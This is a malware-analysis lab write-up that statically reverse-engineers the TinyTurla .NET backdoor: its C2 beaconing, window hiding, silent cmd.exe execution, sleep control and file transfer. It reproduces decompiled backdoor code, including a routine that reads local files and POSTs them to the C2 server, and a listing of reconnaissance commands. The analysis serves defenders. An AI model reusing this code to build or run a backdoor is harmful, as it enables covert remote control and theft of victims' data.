

TinyTurla Backdoor Malware Analysis

Static Analysis & Command-and-Control Behavior

"Attackers automate compromise. Analysts automate understanding."

Executive Summary

Overview

TinyTurla is a lightweight .NET backdoor designed to establish communication with a remote Command and Control (C2) server, receive attacker instructions, execute commands on the compromised system, and transfer data over HTTP.

Although the malware appears relatively small in size, it demonstrates many behaviors commonly observed in real-world Remote Access Trojans (RATs), including:

- Remote command execution
- Dynamic sleep interval modification
- File transfer capabilities
- Hidden execution
- Continuous C2 beaconing
- Background operation using trusted Windows components

During this analysis, the sample was statically analyzed using **dnSpy** to understand its internal workflow, command processing logic, and communication mechanisms.

Instead of relying on function names alone, the analysis focused on tracing execution flow to understand how attacker commands travel from the C2 server to the affected host.

No dynamic execution was required to understand the primary functionality of the malware.

Lab Objective

The purpose of this exercise was to analyze a suspected TinyTurla backdoor and identify its operational capabilities.

The investigation focused on understanding:

- How the malware communicates with its C2 server
- How commands are received and processed
- How shell commands are executed
- How files are transferred
- How the malware hides its activity
- Which Windows APIs are abused
- What Indicators of Compromise (IOCs) can be extracted

The goal was not simply to answer challenge questions but to understand the reasoning behind each behavior observed during reverse engineering.

Analysis Environment

Item	Value
Malware Family	TinyTurla Backdoor
Language	C# (.NET)
Framework	.NET Framework
Analysis Type	Static Analysis
Operating System	Windows
Platform	Let'sDefend

Tools Used

dnSpy

Primary reverse engineering tool.

Used for:

- Decompiled C# source code
 - Function tracing
 - API identification
 - Command analysis
 - Network function analysis
-

Why Static Analysis?

Since the malware was written in C#, most of its logic could be recovered directly through decompilation.

This significantly reduced the need for dynamic execution while still exposing the malware's internal functionality.

Initial Assessment

After loading the executable into **dnSpy**, the code structure was recovered successfully without requiring additional unpacking or deobfuscation.

The malware contains multiple helper methods responsible for:

- HTTP communication
- Shell execution
- File transfer
- Compression and decompression
- Window hiding
- Command parsing

Rather than performing all tasks inside a single function, the malware separates responsibilities across dedicated methods, making the code easier to maintain from the attacker's perspective.


(Ironically, that also makes life easier for malware analysts.)

1. Static Analysis

Sample Overview

The provided malware sample is a .NET executable that functions as a lightweight backdoor capable of establishing communication with a remote Command and Control (C2) server. Unlike traditional commodity malware that focuses on persistence or ransomware deployment, this sample primarily acts as a remote administration implant, allowing an attacker to issue commands and retrieve information from an infected system.

Because the malware was developed using the .NET Framework, the executable could be successfully decompiled using **dnSpy**, exposing most of its original logic without requiring advanced reverse engineering techniques.



 *Figure 1 - Opening the sample in dnSpy*

2. Initial Code Review

The first objective during the analysis was to identify the program's execution flow.

The entry point eventually reaches the `Execute()` method, which acts as the main controller of the malware.

From this method, several important observations were made:

- The malware immediately hides its console window.
- A background thread continuously monitors a specific application window.
- The malware repeatedly contacts its C2 server.
- The sleep interval between each beacon is configurable by the attacker.

Rather than terminating after execution, the malware remains active indefinitely using an infinite loop.

```

for (;;)
{
    runCommand();
    Thread.Sleep(1000 * nsleepTime);
}

```

This design allows the malware to maintain long-term communication with the attacker while consuming minimal system resources.




 Figure 2 - Execute() method inside dnSpy

3. Stealth Techniques

One of the first behaviors observed was the malware's effort to reduce user visibility.

The following Windows APIs are imported through Platform Invocation (P/Invoke):

API	Purpose
GetConsoleWindow()	Obtain the current console window handle
ShowWindow()	Hide or display a window
FindWindow()	Locate a specific window

These APIs are imported from native Windows DLLs instead of being implemented directly in managed code.

During execution, the malware retrieves its console window and immediately hides it.

```
GetConsoleWindow();  
ShowWindow(consoleWindow, 0);
```

The value **0** corresponds to the Windows constant **SW_HIDE**, making the console window invisible to the user.

This behavior reduces the likelihood of casual detection during execution.




 Figure 3 - Imported Windows APIs

4. Hiding MSBuild

An interesting behavior was observed inside a background monitoring thread.

The malware continuously enumerates running processes.

```
foreach(Process process in Process.GetProcesses())
```

Instead of checking executable names, it specifically inspects each process's **MainWindowTitle**.

Whenever a window containing **MSBuild.exe** is detected, the malware hides the window using the same **ShowWindow()** API.

```
if (process.MainWindowTitle.Contains("MSBuild.exe"))  
{  
    ShowWindow(...);  
}
```

Using **MSBuild.exe** as an execution host is a well-known Living-Off-the-Land (LOLBin) technique because the binary is Microsoft-signed and commonly trusted within enterprise environments.

Rather than terminating the process, the malware simply hides the visible window, allowing execution to continue while reducing user awareness.




 Figure 4 - Hiding the MSBuild window

5. Command and Control Communication


The malware communicates with its Command and Control server over HTTP.

Communication is handled through two dedicated methods:

- **HttpPost()**
- **HttpGet()**

Separating GET and POST functionality improves code organization and simplifies future feature expansion.

The malware repeatedly contacts the C2 server to retrieve pending commands.



The server response is then processed by the malware before any command execution occurs.

The received data undergoes several processing stages:

1. Read HTTP response
2. Split multiple commands
3. Base64 decoding
4. Decompression
5. Command parsing

This workflow allows multiple commands to be transmitted efficiently in a single response.


```
runCommand(): void
67         byte[] bytes = this.Decompress(Convert.FromBase64String
68         (text3));
69         File.WriteAllBytes(subParm, bytes);
70         this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
71         Convert.ToBase64String(Encoding.UTF8.GetBytes("upload ok.")));
72     }
73     catch (Exception ex)
74     {
75         this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
76         Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
77     }
78     thread.Start();
79 }
80 else if (text2.Contains("<download>"))
81 {
82     Thread thread = new Thread(delegate()
83     {
84         try
85         {
86             byte[] data = File.ReadAllBytes(subParm);
87             string fileName = Path.GetFileName(subParm);
88             this.HttpsPost(string.Concat(new string[]
89             {
90                 ClassExample.url,
91                 "?m=f&id=",
92                 this.id,
93                 "&n=",
94                 fileName
95             })), Convert.ToBase64String(this.Compress(data)));
96             this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
97             Convert.ToBase64String(Encoding.UTF8.GetBytes("download to server ok.")));
98         }
99         catch (Exception ex)
100         {
101             this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
102             Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
103         }
104     });
105     thread.Start();
106 }
```

 Figure 5 - HTTP communication workflow

6. Command Processing Logic

The heart of the malware is the `runCommand()` function.

Every command received from the C2 is compared against predefined command identifiers.

Examples observed during the analysis include:


Command	Purpose
[<shell>]	Execute shell commands
[<sleep>]	Modify beacon interval
[<upload>]	Retrieve file from the C2
[<download>]	Send a local file to the C2

Rather than relying on method names, the analysis focused on tracing the actual execution flow to understand each capability.

This approach is particularly important because malware authors may intentionally use misleading command names.

For example, the command labeled **download** actually reads a local file before transmitting it to the C2 server, effectively performing data exfiltration.

Following execution flow rather than trusting identifiers is a critical reverse engineering skill.



```
runCommand(): void
{
    67         byte[] bytes = this.Decompress(Convert.FromBase64String
    68         (text3));
    69         File.WriteAllBytes(subParm, bytes);
    70         this.HttpPost(ClassExample.url + "?m=m&id=" + this.id,
    71         Convert.ToBase64String(Encoding.UTF8.GetBytes("upload ok.")));
    72     }
    73     catch (Exception ex)
    74     {
    75         this.HttpPost(ClassExample.url + "?m=m&id=" + this.id,
    76         Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
    77     }
    78     thread.Start();
    79 }
    80 else if (text2.Contains("<download>"))
    81 {
    82     Thread thread = new Thread(delegate()
    83     {
    84         try
    85         {
    86             byte[] data = File.ReadAllBytes(subParm);
    87             string fileName = Path.GetFileName(subParm);
    88             this.HttpPost(string.Concat(new string[]
    89             {
    90                 ClassExample.url,
    91                 "?m=f&id=",
    92                 this.id,
    93                 "&n=",
    94                 fileName
    95             }, Convert.ToBase64String(this.Compress(data)));
    96             this.HttpPost(ClassExample.url + "?m=m&id=" + this.id,
    97             Convert.ToBase64String(Encoding.UTF8.GetBytes("download to server ok.")));
    98         }
    99         catch (Exception ex)
    100         {
    101             this.HttpPost(ClassExample.url + "?m=m&id=" + this.id,
    102             Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
    103         }
    104     });
    105     thread.Start();
    106 }
}
```

 Figure 6 - runCommand() method

7. Shell Command Execution

One of the primary capabilities of the TinyTurla backdoor is remote command execution. This functionality is implemented through the **RunShell()** method.

Instead of implementing its own command interpreter, the malware leverages the legitimate Windows **Command Prompt (cmd.exe)** to execute attacker-supplied commands.

The executable path is dynamically generated using the **SystemRoot** environment variable.

```
Environment.GetEnvironmentVariable("SystemRoot") +  
"\\System32\\cmd.exe"
```

Using the environment variable instead of a hardcoded path improves compatibility across different Windows installations.

The command received from the C2 server is appended using the /c switch.

```
cmd.exe /c <command>
```

The /c argument instructs Command Prompt to execute the supplied command and terminate immediately afterward.

This allows the malware to execute arbitrary Windows commands without leaving an interactive console session open.

Process Configuration

The malware configures several `ProcessStartInfo` options before execution.

Property	Purpose
<code>UseShellExecute = false</code>	Allows stream redirection
<code>RedirectStandardOutput = true</code>	Capture command output
<code>RedirectStandardError = true</code>	Capture execution errors
<code>RedirectStandardInput = true</code>	Allows interaction if required
<code>CreateNoWindow = true</code>	Prevent visible command prompt

This configuration enables completely silent execution.

```
1 // ClassExample  
2 // Token: 0x06000007 RID: 7 RVA: 0x00002710 File Offset: 0x00000910  
3 public bool RunShell(string shellcommand)  
4 {  
5     bool result;  
6     try  
7     {  
8         Process process = new Process();  
9         process.StartInfo.FileName = Environment.GetEnvironmentVariable("SystemRoot") + "\\System32\\  
10            cmd.exe";  
11         process.StartInfo.Arguments = "/c " + shellcommand;  
12         process.StartInfo.UseShellExecute = false;  
13         process.StartInfo.RedirectStandardInput = true;  
14         process.StartInfo.RedirectStandardOutput = true;  
15         process.StartInfo.RedirectStandardError = true;  
16         process.StartInfo.CreateNoWindow = true;  
17         process.ErrorDataReceived += this.OutputHandler;  
18         process.OutputDataReceived += this.OutputHandler;  
19         process.Start();  
20         process.BeginErrorReadLine();  
21         process.BeginOutputReadLine();  
22         process.WaitForExit();  
23         process.Close();  
24         result = true;  
25     }  
26     catch (Exception ex)  
27     {  
28         Console.WriteLine(ex.Message);  
29         result = false;  
30     }  
31     return result;  
32 }
```

 Figure 7 - RunShell() implementation

8. Capturing Command Output

Executing commands alone would provide little value if the attacker could not retrieve the results.

TinyTurla redirects both **Standard Output** and **Standard Error** streams.

```
RedirectStandardOutput = true; RedirectStandardError = true;
```


Whenever a command generates output, the malware forwards it to an internal handler responsible for processing the collected data.

Typical commands an attacker may execute include:

- whoami
- hostname
- ipconfig /all
- systeminfo
- tasklist
- net user

Rather than displaying the results to the victim, the malware captures them internally before transmitting the information back to the C2 server.

From a defender's perspective, this behavior is a strong indicator of a Remote Access Trojan (RAT).



```
1 // ClassExample
2 // Token: 0x06000007 RID: 7 RVA: 0x00002710 File Offset: 0x00000910
3 public bool RunShell(string shellcommand)
4 {
5     bool result;
6     try
7     {
8         Process process = new Process();
9         process.StartInfo.FileName = Environment.GetEnvironmentVariable("SystemRoot") + "\\System32\\
10         \\cmd.exe";
11         process.StartInfo.Arguments = "/c " + shellcommand;
12         process.StartInfo.UseShellExecute = false;
13         process.StartInfo.RedirectStandardInput = true;
14         process.StartInfo.RedirectStandardOutput = true;
15         process.StartInfo.RedirectStandardError = true;
16         process.StartInfo.CreateNoWindow = true;
17         process.ErrorDataReceived += this.OutputHandler;
18         process.OutputDataReceived += this.OutputHandler;
19         process.Start();
20         process.BeginErrorReadLine();
21         process.BeginOutputReadLine();
22         process.WaitForExit();
23         process.Close();
24         result = true;
25     }
26     catch (Exception ex)
27     {
28         Console.WriteLine(ex.Message);
29         result = false;
30     }
31     return result;
32 }
```

 Figure 8 - Output redirection

9. Beacon Interval Modification

Another interesting feature observed during the analysis is the ability to modify the malware's beacon interval remotely.

The malware processes a dedicated command responsible for changing the sleep duration.

```
[<sleep>]
```

Once received, the supplied value is parsed into an integer and stored within the `nsleepTime` variable.

```
nsleepTime = int.Parse(subParm);
```

The new value is then used by the main execution loop.


```
Thread.Sleep(1000 * nsleepTime);
```

Changing the beacon interval allows the attacker to control how frequently the infected host communicates with the C2 server.

Short intervals provide faster interaction but generate more network traffic.

Longer intervals reduce communication frequency and make periodic beaconing more difficult to detect.

This flexibility is commonly observed in modern malware families to balance operational efficiency with stealth.



```
thread.Start();
}
else if (text2.Contains("[<sleep>]"))
{
    this.nsleepTime = int.Parse(subParm);
    this.HttpPost(ClassExample.url + "?m=m&id=" + this.id,
        Convert.ToBase64String(Encoding.UTF8.GetBytes("set sleep time ok.")));
}
```

 Figure 9 - Sleep command processing

10. File Transfer Capabilities

TinyTurla supports transferring files between the compromised system and the Command and Control server.

Two commands were identified during the analysis.

Upload Command

The **upload** command retrieves content from the C2 server before writing it to the local system.

This capability enables attackers to deploy additional payloads, configuration files, or utilities after initial compromise.

Download Command

The **download** command performs the opposite operation.

Rather than downloading a file to the victim, the malware reads a local file.

```
File.ReadAllBytes(...)
```

The collected data is compressed, encoded, and transmitted to the C2 server through an HTTP POST request.

Although the command is named **download**, its actual behavior performs file exfiltration from the victim's perspective.

This observation reinforces an important reverse engineering principle:

Always trust the execution flow over variable names or
function names.

Malware authors frequently choose misleading identifiers that do not accurately describe the underlying behavior.

```

}
else if (text2.Contains("[<upload>]"))
{
    Thread thread = new Thread(delegate()
    {
        try
        {
            string fileName = Path.GetFileName(subParm);
            HttpResponseMessage httpWebResponse2 = this.HttpsGet(string.Concat(new
string[]
{
            ClassExample.url,
            "?m=f&id=",
            this.id,
            "&n=",
            fileName
            }));
            if (httpWebResponse2.StatusCode == HttpStatusCode.OK)
            {
                Stream responseStream = httpWebResponse2.GetResponseStream();
                string text3 = new StreamReader(responseStream).ReadToEnd();
                if (text3 != string.Empty)
                {
                    byte[] bytes = this.Decompress(Convert.FromBase64String
(text3));
                    File.WriteAllBytes(subParm, bytes);
                    this.HttpsPost(ClassExample.url + "?m=m&id=" + this.id,
Convert.ToBase64String(Encoding.UTF8.GetBytes("upload ok.")));
                }
            }
        }
    });
}

```

 Figure 10 - File transfer routine

11. Data Compression and Encoding

Before transmitting collected information, TinyTurla processes the data to reduce size and simplify transport.

The malware performs:

- Compression
- Base64 Encoding

When receiving commands, the reverse process occurs.

HTTP Response

↓

Base64 Decode

↓

Decompression

↓

Command Parsing

